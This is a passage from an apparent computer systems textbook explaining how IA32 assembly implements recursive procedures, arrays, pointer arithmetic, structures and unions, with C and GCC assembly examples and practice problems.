 3   int x,y;
 4   scanf("%x %x", &y, &x);
 5   return x-y;
 6 }
```

GCC generates the following assembly code

```
 1 proc:
 2   pushl %ebp
 3   movl %esp,%ebp
 4   subl $24,%esp
 5   addl $-4,%esp
 6   leal -4(%ebp),%eax
 7   pushl %eax
 8   leal -8(%ebp),%eax
 9   pushl %eax
10   pushl $.LC0          Pointer to string "%x %x"
11   call scanf
    Diagram stack frame at this point
12   movl -8(%ebp),%eax
13   movl -4(%ebp),%edx
14   subl %eax,%edx
15   movl %edx,%eax
16   movl %ebp,%esp
17   popl %ebp
18   ret
```

Assume that procedure `proc` starts executing with the following register values:

Register	Value
`%esp`	`0x800040`
`%ebp`	`0x800060`

Suppose `proc` calls `scanf` (line 11), and that `scanf` reads values `0x46` and `0x53` from the standard input. Assume that the string `"%x %x"` is stored at memory location `0x300070`.

A. What value does `%ebp` get set to on line 3?

B. At what addresses are local variables `x` and `y` stored?

C. What is the value of `%esp` after line 10?

D. Draw a diagram of the stack frame for `proc` right after `scanf` returns. Include as much information as you can about the addresses and the contents of the stack frame elements.

E. Indicate the regions of the stack frame that are not used by `proc` (these wasted areas are allocated to improve the cache performance).

code/asm/fib.c

```
int fib_rec(int n)
{
    int prev_val, val;

    if (n <= 2)
        return 1;
    prev_val = fib_rec(n-2);
    val = fib_rec(n-1);
    return prev_val + val;
}
```

code/asm/fib.c

Figure 20: **C code for recursive Fibonacci Program.**

7.5 Recursive Procedures

The stack and linkage conventions described in the previous section allow procedures to call themselves recursively. Since each call has its own private space on the stack, the local variables of the multiple outstanding calls do not interfere with one another. Furthermore, the stack discipline naturally provides the proper policy for allocating local storage when the procedure is called and deallocating it when it returns.

Figure 20 shows the C code for a recursive Fibonacci function. (Note that this code is very inefficient—we intend it to be an illustrative example, not a clever algorithm). The complete assembly code is shown as well in Figure 21.

Although there is a lot of code, it is worth studying closely. The set-up code (lines 2 to 6) creates a stack frame containing the old version of `%ebp`, 16 unused bytes,[2] and saved values for the callee save registers `%esi` and `%ebx`, as diagrammed on the left side of Figure 22. It then uses register `%ebx` to hold the procedure parameter `n` (line 7). In the event of a terminal condition, the code jumps to line 22, where the return value is set to 1.

For the nonterminal condition, instructions 10 to 12 set up the first recursive call. This involves allocating 12 bytes on the stack that are never used, and then pushing the computed value `n-2`. At this point, the stack frame will have the form shown on the right side of Figure 22. It then makes the recursive call, which will trigger a number of calls that allocate stack frames, perform operations on local storage, and so on. As each call returns, it deallocates any stack space and restores any modified callee save registers. Thus, when we return to the current call at line 14 we can assume that register `%eax` contains the value returned by the recursive call, and that register `%ebx` contains the value of function parameter `n`. The returned value (local variable `prev_val` in the C code) is stored in register `%esi` (line 14). By using a callee save register, we can be sure that this value will still be available after the second recursive call.

Instructions 15 to 17 set up the second recursive call. Again it allocates 12 bytes that are never used, and pushes the value of `n-1`. Following this call (line 18), the computed result will be in register `%eax`, and we can assume that the result of the previous call is in register `%esi`. These are added to give the return value

[2] It is unclear why the C compiler allocates so much unused storage on the stack for this function.

```
fib_rec:
  Setup code
  pushl %ebp                    Save old %ebp
  movl %esp,%ebp                Set %ebp as frame pointer
  subl $16,%esp                 Allocate 16 bytes on stack
  pushl %esi                    Save %esi (offset -20)
  pushl %ebx                    Save %ebx (offset -24)

  Body code
  movl 8(%ebp),%ebx             Get n
  cmpl $2,%ebx                  Compare n:2
  jle .L24                      if <=, goto terminate
  addl $-12,%esp                Allocate 12 bytes on stack
  leal -2(%ebx),%eax            Compute n-2
  pushl %eax                    Push as argument
  call fib_rec                  Call fib_rec(n-2)
  movl %eax,%esi                Store result in %esi
  addl $-12,%esp                Allocate 12 bytes to stack
  leal -1(%ebx),%eax            Compute n-1
  pushl %eax                    Push as argument
  call fib_rec                  Call fib_rec(n-1)
  addl %esi,%eax                Compute val+nval
  jmp .L25                      Go to done

  Terminal condition
.L24:                         terminate:
  movl $1,%eax                  Return value 1

  Finishing code
.L25:                         done:
  leal -24(%ebp),%esp           Set stack to offset -24
  popl %ebx                     Restore %ebx
  popl %esi                     Restore %esi
  movl %ebp,%esp                Restore stack pointer
  popl %ebp                     Restore %ebp
  ret                           Return
```

Figure 21: **Assembly code for the recursive Fibonacci program in Figure 20.**




Figure 22: **Stack frame for recursive Fibonacci function.** State of frame is shown after initial set up (left), and just before the first recursive call (right).

(instruction 19).

The completion code restores the registers and deallocates the stack frame. It starts (line 24) by setting the stack frame to the location of the saved value of `%ebx`. Observe that by computing this stack position relative to the value of `%ebp`, the computation will be correct regardless of whether or not the terminal condition was reached.

8 Array Allocation and Access

Arrays in C are one means of aggregating scalar data into larger data types. C uses a particularly simple implementation of arrays, and hence the translation into machine code is fairly straightforward. One unusual feature of C is that one can generate pointers to elements within arrays and perform arithmetic with these pointers. These are translated into address computations in assembly code.

Optimizing compilers are particularly good at simplifying the address computations used by array indexing. This can make the correspondence between the C code and its translation into machine code somewhat difficult to decipher.

8.1 Basic Principles

For data type T and integer constant N, the declaration

T `A[`N`];`

has two effects. First, it allocates a contiguous region of $L \cdot N$ bytes in memory, where L is the size (in bytes) of data type T. Let us denote the starting location as x_{A}. Second, it introduces an identifier A that can be used as a pointer to the beginning of the array. The value of this pointer will be x_{A}. The array elements can be accessed using an integer index ranging between 0 and $N-1$. Array element i will be stored at address $x_{\mathsf{A}} + L \cdot i$.

As examples, consider the following declarations:

```
char    A[12];
char   *B[8];
double  C[6];
double *D[5];
```

These declarations will generate arrays with the following parameters:

Array	Element size	Total size	Start address	Element i
A	1	12	x_{A}	$x_{\mathsf{A}} + i$
B	4	32	x_{B}	$x_{\mathsf{B}} + 4i$
C	8	48	x_{C}	$x_{\mathsf{C}} + 8i$
D	4	20	x_{D}	$x_{\mathsf{D}} + 4i$

Array A consists of 12 single-byte (char) elements. Array C consists of 6 double-precision floating-point values, each requiring 8 bytes. B and D are both arrays of pointers, and hence the array elements are 4 bytes each.

The memory referencing instructions of IA32 are designed to simplify array access. For example, suppose E is an array of int's, and we wish to compute E[i] where the address of E is stored in register %edx and i is stored in register %ecx. Then the instruction:

```
movl (%edx,%ecx,4),%eax
```

will perform the address computation $x_{\mathtt{E}} + 4i$, read that memory location, and store the result in register %eax. The allowed scaling factors of 1, 2, 4, and 8 cover the sizes of the primitive data types.

Practice Problem 17:

Consider the following declarations:

```
short         S[7];
short        *T[3];
short       **U[6];
long double   V[8];
long double  *W[4];
```

Fill in the following table describing the element size, the total size, and the address of element i for each of these arrays.

Array	Element size	Total size	Start address	Element i
S			$x_{\mathtt{S}}$	
T			$x_{\mathtt{T}}$	
U			$x_{\mathtt{U}}$	
V			$x_{\mathtt{V}}$	
W			$x_{\mathtt{W}}$	

8.2 Pointer Arithmetic

C allows arithmetic on pointers, where the computed value is scaled according to the size of the data type referenced by the pointer. That is, if p is a pointer to data of type T, and the value of p is $x_{\mathtt{p}}$, then the expression p+i has value $x_{\mathtt{p}} + L \cdot i$ where L is the size of data type T.

The unary operators & and * allow the generation and dereferencing of pointers. That is, for an expression *Expr* denoting some object, &*Expr* is a pointer giving the address of the object. For an expression *Addr-Expr* denoting an address, **Addr-Expr* gives the value at that address. The expressions *Expr* and *&*Expr* are therefore equivalent. The array subscripting operation can be applied to both arrays and pointers. The array reference A[i] is identical to the expression *(A+i). It computes the address of the ith array element and then accesses this memory location.

Expanding on our earlier example, suppose the starting address of integer array E and integer index i are stored in registers %edx and %ecx, respectively. The following are some expressions involving E. We also show an assembly code implementation of each expression, with the result being stored in register %eax.

Expression	Type	Value	Assembly code
`E`	`int *`	x_{E}	`movl %edx,%eax`
`E[0]`	`int`	$Mem[x_{\mathsf{E}}]$	`movl (%edx),%eax`
`E[i]`	`int`	$Mem[x_{\mathsf{E}} + 4i]$	`movl (%edx,%ecx,4),%eax`
`&E[2]`	`int *`	$x_{\mathsf{E}} + 8$	`leal 8(%edx),%eax`
`E+i-1`	`int *`	$x_{\mathsf{E}} + 4i - 4$	`leal -4(%edx,%ecx,4),%eax`
`*(&E[i]+i)`	`int`	$Mem[x_{\mathsf{E}} + 4i + 4i]$	`movl (%edx,%ecx,8),%eax`
`&E[i]-E`	`int`	i	`movl %ecx,%eax`

In these examples, the `leal` instruction is used to generate an address, while `movl` is used to reference memory (except in the first case, where it copies an address). The final example shows that one can compute the difference of two pointers within the same data structure, with the result divided by the size of the data type.

Practice Problem 18:

Suppose the address of `short` integer array `S` and integer index `i` are stored in registers `%edx` and `%ecx`, respectively. For each of the following expressions, give its type, a formula for its value, and an assembly code implementation. The result should be stored in register `%eax` if it is a pointer and register element `%ax` if it is a `short` integer.

Expression	Type	Value	Assembly code
`S+1`			
`S[3]`			
`&S[i]`			
`S[4*i+1]`			
`S+i-5`			

8.3 Arrays and Loops

Array references within loops often have very regular patterns that can be exploited by an optimizing compiler. For example, the function `decimal5` shown in Figure 23(a) computes the integer represented by an array of 5 decimal digits. In converting this to assembly code, the compiler generates code similar to that shown in Figure 23(b) as C function `decimal5_opt`. First, rather than using a loop index `i`, it uses pointer arithmetic to step through successive array elements. It computes the address of the final array element and uses a comparison to this address as the loop test. Finally, it can use a `do-while` loop since there will be at least one loop iteration.

The assembly code shown in Figure 23(c) shows a further optimization to avoid the use of an integer multiply instruction. In particular, it uses `leal` (line 5) to compute `5*val` as `val+4*val`. It then uses `leal` with a scaling factor of 2 (line 7) to scale to `10*val`.

Aside: Why avoid integer multiply?
In older models of the IA32 processor, the integer multiply instruction took as many as 30 clock cycles, and so compilers try to avoid it whenever possible. In the most recent models it requires only 3 clock cycles, and therefore these optimizations are not warranted. **End Aside.**

code/asm/decimal5.c

```c
int decimal5(int *x)
{
    int i;
    int val = 0;

    for (i = 0; i < 5; i++)
        val = (10 * val) + x[i];

    return val;
}
```

code/asm/decimal5.c

(a) Original C code

code/asm/decimal5.c

```c
int decimal5_opt(int *x)
{
    int val = 0;
    int *xend = x + 4;

    do {
        val = (10 * val) + *x;
        x++;
    } while (x <= xend);

    return val;
}
```

code/asm/decimal5.c

(b) Equivalent pointer code

```
  Body code
  movl 8(%ebp),%ecx                 Get base addr of array x
  xorl %eax,%eax                    val = 0;
  leal 16(%ecx),%ebx                xend = x+4 (16 bytes = 4 double words)
.L12:                             loop:
  leal (%eax,%eax,4),%edx           Compute 5*val
  movl (%ecx),%eax                  Compute *x
  leal (%eax,%edx,2),%eax           Compute *x + 2*(5*val)
  addl $4,%ecx                      x++
  cmpl %ebx,%ecx                    Compare x:xend
  jbe .L12                          if <=, goto loop:
```

(c) Corresponding assembly code.

Figure 23: **C and assembly code for array loop example.** The compiler generates code similar to the pointer code shown in `decimal5_opt`.

8.4 Nested Arrays

The general principles of array allocation and referencing hold even when we create arrays of arrays. For example, the declaration:

```
int A[4][3];
```

is equivalent to the declaration:

```
typedef int row3_t[3];
row3_t A[4];
```

Data type `row3_t` is defined to be an array of three integers. Array `A` contains four such elements, each requiring 12 bytes to store the three integers. The total array size is then $4 \cdot 4 \cdot 3 = 48$ bytes.

Array `A` can also be viewed as a two-dimensional array with four rows and three columns, referenced as `A[0][0]` through `A[3][2]`. The array elements are ordered in memory in “row major” order, meaning all elements of row 0, followed by all elements of row 1, and so on.

Element	Address
`A[0][0]`	$x_{\mathtt{A}}$
`A[0][1]`	$x_{\mathtt{A}} + 4$
`A[0][2]`	$x_{\mathtt{A}} + 8$
`A[1][0]`	$x_{\mathtt{A}} + 12$
`A[1][1]`	$x_{\mathtt{A}} + 16$
`A[1][2]`	$x_{\mathtt{A}} + 20$
`A[2][0]`	$x_{\mathtt{A}} + 24$
`A[2][1]`	$x_{\mathtt{A}} + 28$
`A[2][2]`	$x_{\mathtt{A}} + 32$
`A[3][0]`	$x_{\mathtt{A}} + 36$
`A[3][1]`	$x_{\mathtt{A}} + 40$
`A[3][2]`	$x_{\mathtt{A}} + 44$

This ordering is a consequence of our nested declaration. Viewing `A` as an array of four elements, each of which is an array of three `int`’s, we first have `A[0]` (i.e., row 0), followed by `A[1]`, and so on.

To access elements of multidimensional arrays, the compiler generates code to compute the offset of the desired element and then uses a `movl` instruction using the start of the array as the base address and the (possibly scaled) offset as an index. In general, for an array declared as:

T `D[`R`][`C`];`

array element `D[i][j]` is at memory address $x_{\mathtt{D}} + L(C \cdot i + j)$, where L is the size of data type T in bytes.

As an example, consider the 4×3 integer array `A` defined earlier. Suppose register `%eax` contains $x_{\mathtt{A}}$, that `%edx` holds `i`, and `%ecx` holds `j`. Then array element `A[i][j]` can be copied to register `%eax` by the following code:

```
 A in %eax, i in %edx, j in %ecx
sall $2,%ecx                       j * 4
leal (%edx,%edx,2),%edx            i * 3
leal (%ecx,%edx,4),%edx            j * 4 + i * 12
movl (%eax,%edx),%eax      Read Mem[xA + 4(3 · i + j)]
```

Practice Problem 19:

Consider the source code below, where `M` and `N` are constants declared with `#define`.

```
int mat1[M][N];
int mat2[N][M];

int sum_element(int i, int j)
{
  return mat1[i][j] + mat2[j][i];
}
```

In compiling this program, GCC generates the following assembly code:

```
  movl 8(%ebp),%ecx
  movl 12(%ebp),%eax
  leal 0(,%eax,4),%ebx
  leal 0(,%ecx,8),%edx
  subl %ecx,%edx
  addl %ebx,%eax
  sall $2,%eax
  movl mat2(%eax,%ecx,4),%eax
  addl mat1(%ebx,%edx,4),%eax
```

Use your reverse engineering skills to determine the values of `M` and `N` based on this assembly code.

8.5 Fixed Size Arrays

The C compiler is able to make many optimizations for code operating on multi-dimensional arrays of fixed size. For example, suppose we declare data type `fix_matrix` to be 16 × 16 arrays of integers as follows:

```
#define N 16
typedef int fix_matrix[N][N];
```

The code in Figure 24(a) computes element i, k of the product of matrices `A` and `B`. The C compiler generates code similar to that shown in Figure 24(b). This code contains a number of clever optimizations. It recognizes that the loop will access the elements of array `A` as `A[i][0]`, `A[i][1]`, $\ldots$, `A[i][15]` in sequence. These elements occupy adjacent positions in memory starting with the address of array element `A[i][0]`. The program can therefore use a pointer variable `Aptr` to access these successive locations. The loop will access the elements of array `B` as `B[0][k]`, `B[1][k]`, $\ldots$, `B[15][k]` in sequence. These elements occupy positions in memory starting with the address of array element B[0][k] and spaced 64 bytes apart. The program can therefore use a pointer variable Bptr to access these successive locations. In C, this pointer is shown as being incremented by 16, although in fact the actual pointer is incremented by $4 \cdot 16 = 64$. Finally, the code can use a simple counter to keep track of the number of iterations required.

We have shown the C code fix_prod_ele_opt to illustrate the optimizations made by the C compiler in generating the assembly. The actual assembly code for the loop is shown below.

```
  Aptr is in %edx, Bptr in %ecx, result in %esi, cnt in %ebx
.L23:                         loop:
  movl (%edx),%eax              Compute t = *Aptr
  imull (%ecx),%eax             Compute v = *Bptr * t
  addl %eax,%esi                Add v result
  addl $64,%ecx                 Add 64 to Bptr
  addl $4,%edx                  Add 4 to Aptr
  decl %ebx                     Decrement cnt
  jns .L23                      if >=, goto loop
```

Note that in the above code, all pointer increments are scaled by a factor of 4 relative to the C code.

Practice Problem 20:

The following C code sets the diagonal elements of a fixed-size array to val

```
/* Set all diagonal elements to val */
void fix_set_diag(fix_matrix A, int val)
{
  int i;
  for (i = 0; i < N; i++)
    A[i][i] = val;
}
```

When compiled GCC generates the following assembly code:

```
  movl 12(%ebp),%edx
  movl 8(%ebp),%eax
  movl $15,%ecx
  addl $1020,%eax
  .p2align 4,,7          Added to optimize cache performance
.L50:
  movl %edx,(%eax)
  addl $-68,%eax
  decl %ecx
  jns .L50
```

Create a C code program fix_set_diag_opt that uses optimizations similar to those in the assembly code, in the same style as the code in Figure 24(b).

code/asm/array.c

```
#define N 16
typedef int fix_matrix[N][N];

/* Compute i,k of fixed matrix product */
int fix_prod_ele (fix_matrix A, fix_matrix B,  int i, int k)
{
    int j;
    int result = 0;

    for (j = 0; j < N; j++)
        result += A[i][j] * B[j][k];

    return result;
}
```

code/asm/array.c

(a) Original C code

code/asm/array.c

```
/* Compute i,k of fixed matrix product */
int fix_prod_ele_opt(fix_matrix A, fix_matrix B, int i, int k)
{
    int *Aptr = &A[i][0];
    int *Bptr = &B[0][k];
    int cnt = N - 1;
    int result = 0;

    do {
        result += (*Aptr) * (*Bptr);
        Aptr += 1;
        Bptr += N;
        cnt--;
    } while (cnt >= 0);

    return result;
}
```

code/asm/array.c

(b) Optimized C code.

Figure 24: **Original and optimized code to compute element i, k of matrix product for fixed length Arrays.** The compiler performs these optimizations automatically.

8.6 Dynamically Allocated Arrays

C only supports multidimensional arrays where the sizes (with the possible exception of the first dimension) are known at compile time. In many applications, we require code that will work for arbitrary size arrays that have been dynamically allocated. For these we must explicitly encode the mapping of multidimensional arrays into one-dimensional ones. We can define a data type `var_matrix` as simply an `int *`:

```
typedef int *var_matrix;
```

To allocate and initialize storage for an $n \times n$ array of integers, we use the Unix library function `calloc`:

```
var_matrix new_var_matrix(int n)
{
    return (var_matrix) calloc(sizeof(int), n * n);
}
```

The `calloc` function (documented as part of ANSI C [6, 7]) takes two arguments: the size of each array element and the number of array elements required. It attempts to allocate space for the entire array. If successful, it initializes the entire region of memory to 0s and returns a pointer to the first byte. If insufficient space is available, it returns null.

New to C?: Dynamic memory allocation and deallocation in C, C++, and Java.
In C, storage on the heap (a pool of memory available for storing data structures) is allocated using the library function `malloc` or its cousin `calloc`. Their effect is similar to that of the `new` operation in C++ and Java. Both C and C++ require the program to explictly free allocated space using the `free` function. In Java, freeing is performed automatically by the run-time system via a process called *garbage collection*, as will be discussed in Chapter **??**. **End.**

We can then use the indexing computation of row-major ordering to determine the position of element i, j of the matrix as $i \cdot n + j$:

```
int var_ele(var_matrix A, int i, int j, int n)
{
    return A[(i*n) + j];
}
```

This referencing translates into the following assembly code:

```
  movl 8(%ebp),%edx          Get A
  movl 12(%ebp),%eax         Get i
  imull 20(%ebp),%eax        Compute n*i
  addl 16(%ebp),%eax         Compute n*i + j
  movl (%edx,%eax,4),%eax    Get A[i*n + j]
```

Comparing this code to that used to index into a fixed-size array, we see that the dynamic version is somewhat more complex. It must use a multiply instruction to scale i by n, rather than a series of shifts and adds. In modern processors, this multiplication does not incur a significant performance penalty.

code/asm/array.c

```c
typedef int *var_matrix;

/* Compute i,k of variable matrix product */
int var_prod_ele(var_matrix A, var_matrix B, int i, int k, int n)
{
    int j;
    int result = 0;

    for (j = 0; j < n; j++)
        result += A[i*n + j] * B[j*n + k];

    return result;
}
```

code/asm/array.c

(a) Original C code

code/asm/array.c

```c
/* Compute i,k of variable matrix product */
int var_prod_ele_opt(var_matrix A, var_matrix B, int i, int k, int n)
{
    int *Aptr = &A[i*n];
    int nTjPk = n;
    int cnt = n;
    int result = 0;

    if (n <= 0)
        return result;

    do {
        result += (*Aptr) * B[nTjPk];
        Aptr += 1;
        nTjPk += n;
        cnt--;
    } while (cnt);

    return result;
}
```

code/asm/array.c

(b) Optimized C code

Figure 25: **Original and optimized code to compute element i, k of matrix product for variable length arrays.** The compiler performs these optimizations automatically.

In many cases, the compiler can simplify the indexing computations for variable-sized arrays using the same principles as we saw for fixed-size ones. For example, Figure 25(a) shows C code to compute element i, k of the product of two variable-sized matrices A and B. In Figure 25(b) we show an optimized version derived by reverse engineering the assembly code generated by compiling the original version. The compiler is able to eliminate the integer multiplications i*n and j*n by exploiting the sequential access pattern resulting from the loop structure. In this case, rather than generating a pointer variable Bptr, the compiler creates an integer variable we call nTjPk, for "n Times j Plus k," since its value equals n*j+k relative to the original code. Initially nTjPk equals k, and it is incremented by n on each iteration.

The assembly code for the loop is shown below. The registers values are: %edx holds cnt, %ebx holds Aptr, %ecx holds nTjPk, and %esi holds result.

```
.L37:                                loop:
  movl 12(%ebp),%eax                   Get B
  movl (%ebx),%edi                     Get *Aptr
  addl $4,%ebx                         Increment Aptr
  imull (%eax,%ecx,4),%edi             Multiply by B[nTjPk]
  addl %edi,%esi                       Add to result
  addl 24(%ebp),%ecx                   Add n to nTjPk
  decl %edx                            Decrement cnt
  jnz .L37                             If cnt <> 0, goto loop
```

Observe that in the above code, variables B and n must be retrieved from memory on each iteration. This is an example of *register spilling*. There are not enough registers to hold all of the needed temporary data, and hence the compiler must keep some local variables in memory. In this case the compiler chose to spill variables B and n because they are read only—they do not change value within the loop. Spilling is a common problem for IA32, since the processor has so few registers.

9 Heterogeneous Data Structures

C provides two mechanisms for creating data types by combining objects of different types. Structures, declared using the keyword struct, aggregate multiple objects into a single one. Unions, declared using the keyword union, allow an object to be referenced using any of a number of different types.

9.1 Structures

The C struct declaration creates a data type that groups objects of possibly different types into a single object. The different components of a structure are referenced by names. The implementation of structures is similar to that of arrays in that all of the components of a structure are stored in a contiguous region of memory, and a pointer to a structure is the address of its first byte. The compiler maintains information about each structure type indicating the byte offset of each field. It generates references to structure elements using these offsets as displacements in memory referencing instructions.

New to C?: Representing an object as a struct.
The struct data type constructor is the closest thing C provides to the objects of C++ and Java. It allows the

programmer to keep information about some entity in a single data structure, and reference that information with names.

For example, a graphics program might represent a rectangle as a structure:

```
struct rect {
    int llx;    /* X coordinate of lower-left corner */
    int lly;    /* Y coordinate of lower-left corner */
    int color;  /* Coding of color                   */
    int width;  /* Width (in pixels)                 */
    int height; /* Height (in pixels)                */
};
```

We could declare a variable `r` of type `struct rect` and set its field values as follows:

```
    struct rect r;
    r.llx = r.lly = 0;
    r.color = 0xFF00FF;
    r.width = 10;
    r.height = 20;
```

where the expression `r.llx` selects field `llx` of structure `r`.

It is common to pass pointers to structures from one place to another rather than copying them. For example, the following function computes the area of a rectangle, where a pointer to the rectange `struct` is passed to the function:

```
int area(struct rect *rp)
{
    return (*rp).width * (*rp).height;
}
```

The expression `(*rp).width` dereferences the pointer and selects the `width` field of the resulting structure. Parentheses are required, because the compiler would interpret the expression `*rp.width` as `*(rp.width)`, which is not valid. This combination of dereferencing and field selection is so common that C provides an alternative notation using `->`. That is, `rp->width` is equivalent to the expression `(*rp).width`. For example, we could write a function that rotates a rectangle left by 90 degrees as

```
void rotate_left(struct rect *rp)
{
    /* Exchange width and height */
    int t      = rp->height;
    rp->height = rp->width;
    rp->width  = t;
}
```

The objects of C++ and Java are more elaborate than structures in C, in that they also associate a set of *methods* with an object that can be invoked to perform computation. In C, we would simply write these as ordinary functions, such as the functions `area` and `rotate_left` shown above. **End.**

As an example, consider the following structure declaration:

```
struct rec {
    int i;
    int j;
    int a[3];
    int *p;
};
```

This structure contains four fields: two 4-byte `int`'s, an array consisting of three 4-byte `int`'s, and a 4-byte integer pointer, giving a total of 24 bytes:

Offset	0	4	8			20
Contents	`i`	`j`	`a[0]`	`a[1]`	`a[2]`	`p`

Observe that array `a` is embedded within the structure. The numbers along the top of the diagram give the byte offsets of the fields from the beginning of the structure.

To access the fields of a structure, the compiler generates code that adds the appropriate offset to the address of the structure. For example, suppose variable `r` of type `struct rec *` is in register `%edx`. Then the following code copies element `r->i` to element `r->j`:

```
movl (%edx),%eax                  Get r->i
movl %eax,4(%edx)                 Store in r->j
```

Since the offset of field `i` is 0, the address of this field is simply the value of `r`. To store into field `j`, the code adds offset 4 to the address of `r`.

To generate a pointer to an object within a structure, we can simply add the field's offset to the structure address. For example, we can generate the pointer `&(r->a[1])` by adding offset $8+4\cdot 1 = 12$. For pointer `r` in register `%edx` and integer variable `i` in register `%eax`, we can generate the pointer value `&(r->a[i])` with the single instruction:

```
    r in %eax, i in %edx
leal 8(%eax,%edx,4),%ecx   %ecx = &r->a[i]
```

As a final example, the following code implements the statement:

```
r->p = &r->a[r->i + r->j];
```

starting with `r` in register `%edx`:

```
movl 4(%edx),%eax                 Get r->j
addl (%edx),%eax                  Add r->i
leal 8(%edx,%eax,4),%eax          Compute &r->[r->i + r->j]
movl %eax,20(%edx)                Store in r->p
```

As these examples show, the selection of the different fields of a structure is handled completely at compile time. The machine code contains no information about the field declarations or the names of the fields.

Practice Problem 21:

Consider the following structure declaration.

```
struct prob {
    int *p;
    struct {
        int x;
        int y;
    } s;
    struct prob *next;
};
```

This declaration illustrates that one structure can be embedded within another, just as arrays can be embedded within structures, and arrays can be embedded within arrays.

The following procedure (with some expressions omitted) operates on this structure:

```
void sp_init(struct prob *sp)
{
    sp->s.x   = ________;
    sp->p     = ________;
    sp->next  = ________;
}
```

A. What are the offsets (in bytes) of the following fields:

    p:
    s.x:
    s.y:
    next:

B. How many total bytes does the structure require?

C. The compiler generates the following assembly code for the body of `sp_init`:

```
movl 8(%ebp),%eax
movl 8(%eax),%edx
movl %edx,4(%eax)
leal 4(%eax),%edx
movl %edx,(%eax)
movl %eax,12(%eax)
```

Based on this, fill in the missing expressions in the code for `sp_init`.

9.2 Unions

Unions provide a way to circumvent the type system of C, allowing a single object to be referenced according to multiple types. The syntax of a union declaration is identical to that for structures, but its semantics are very different. Rather than having the different fields reference different blocks of memory, they all reference the same block.

Consider the following declarations:

```
struct S3 {
    char c;
    int i[2];
    double v;
};

union U3 {
    char c;
    int i[2];
    double v;
};
```

The offsets of the fields, as well as the total size of data types S3 and U3, are:

Type	c	i	v	Size
S3	0	4	12	20
U3	0	0	0	8

(We will see shortly why i has offset 4 in S3 rather than 1). For pointer p of type union U3 *, references p->c, p->i[0], and p->v would all reference the beginning of the data structure. Observe also that the overall size of a union equals the maximum size of any of its fields.

Unions can be useful in several contexts. However, they can also lead to nasty bugs, since they bypass the safety provided by the C type system. One application is when we know in advance that the use of two different fields in a data structure will be mutually exclusive. Then declaring these two fields as part of a union rather than a structure will reduce the total space allocated.

For example, suppose we want to implement a binary tree data structure where each leaf node has a double data value, while each internal node has pointers to two children, but no data. If we declare this as:

```
struct NODE {
    struct NODE *left;
    struct NODE *right;
    double data;
};
```

then every node requires 16 bytes, with half the bytes wasted for each type of node. On the other hand, if we declare a node as:

```
union NODE {
    struct {
        union NODE *left;
        union NODE *right;
    } internal;
    double data;
};
```

then every node will require just 8 bytes. If n is a pointer to a node of type union NODE *, we would reference the data of a leaf node as n->data, and the children of an internal node as n->internal.left and n->internal.right.

With this encoding, however, there is no way to determine whether a given node is a leaf or an internal node. A common method is to introduce an additional tag field:

```
struct NODE {
    int is_leaf;
    union {
        struct {
            struct NODE *left;
            struct NODE *right;
        } internal;
        double data;
    } info;
};
```

where the field `is_leaf` is 1 for a leaf node and is 0 for an internal node. This structure requires a total of 12 bytes: 4 for `is_leaf`, and either 4 each for `info.internal.left` and `info.internal.right`, or 8 for `info.data`. In this case, the savings gain of using a union is small relative to the awkwardness of the resulting code. For data structures with more fields, the savings can be more compelling.

Unions can also be used to access the bit patterns of different data types. For example, the following code returns the bit representation of a `float` as an `unsigned`:

```
unsigned float2bit(float f)
{
    union {
        float f;
        unsigned u;
    } temp;
    temp.f = f;
    return temp.u;
};
```

In this code we store the argument in the union using one data type, and access it using another. Interestingly, the code generated for this procedure is identical to that for the procedure:

```
unsigned copy(unsigned u)
{
    return u;
}
```

The body of both procedures is just a single instruction:

```
  movl 8(%ebp),%eax
```

This demonstrates the lack of type information in assembly code. The argument will be at offset 8 relative to `%ebp` regardless of whether it is a `float` or an `unsigned`. The procedure simply copies its argument as the return value without modifying any bits.

When using unions combining data types of different sizes, byte ordering issues can become important. For example suppose we write a procedure that will create an 8-byte `double` using the bit patterns given by two 4-byte `unsigned`'s:

```
double bit2double(unsigned word0, unsigned word1)
{
    union {
        double d;
        unsigned u[2];
    } temp;

    temp.u[0] = word0;
    temp.u[1] = word1;
    return temp.d;
}
```

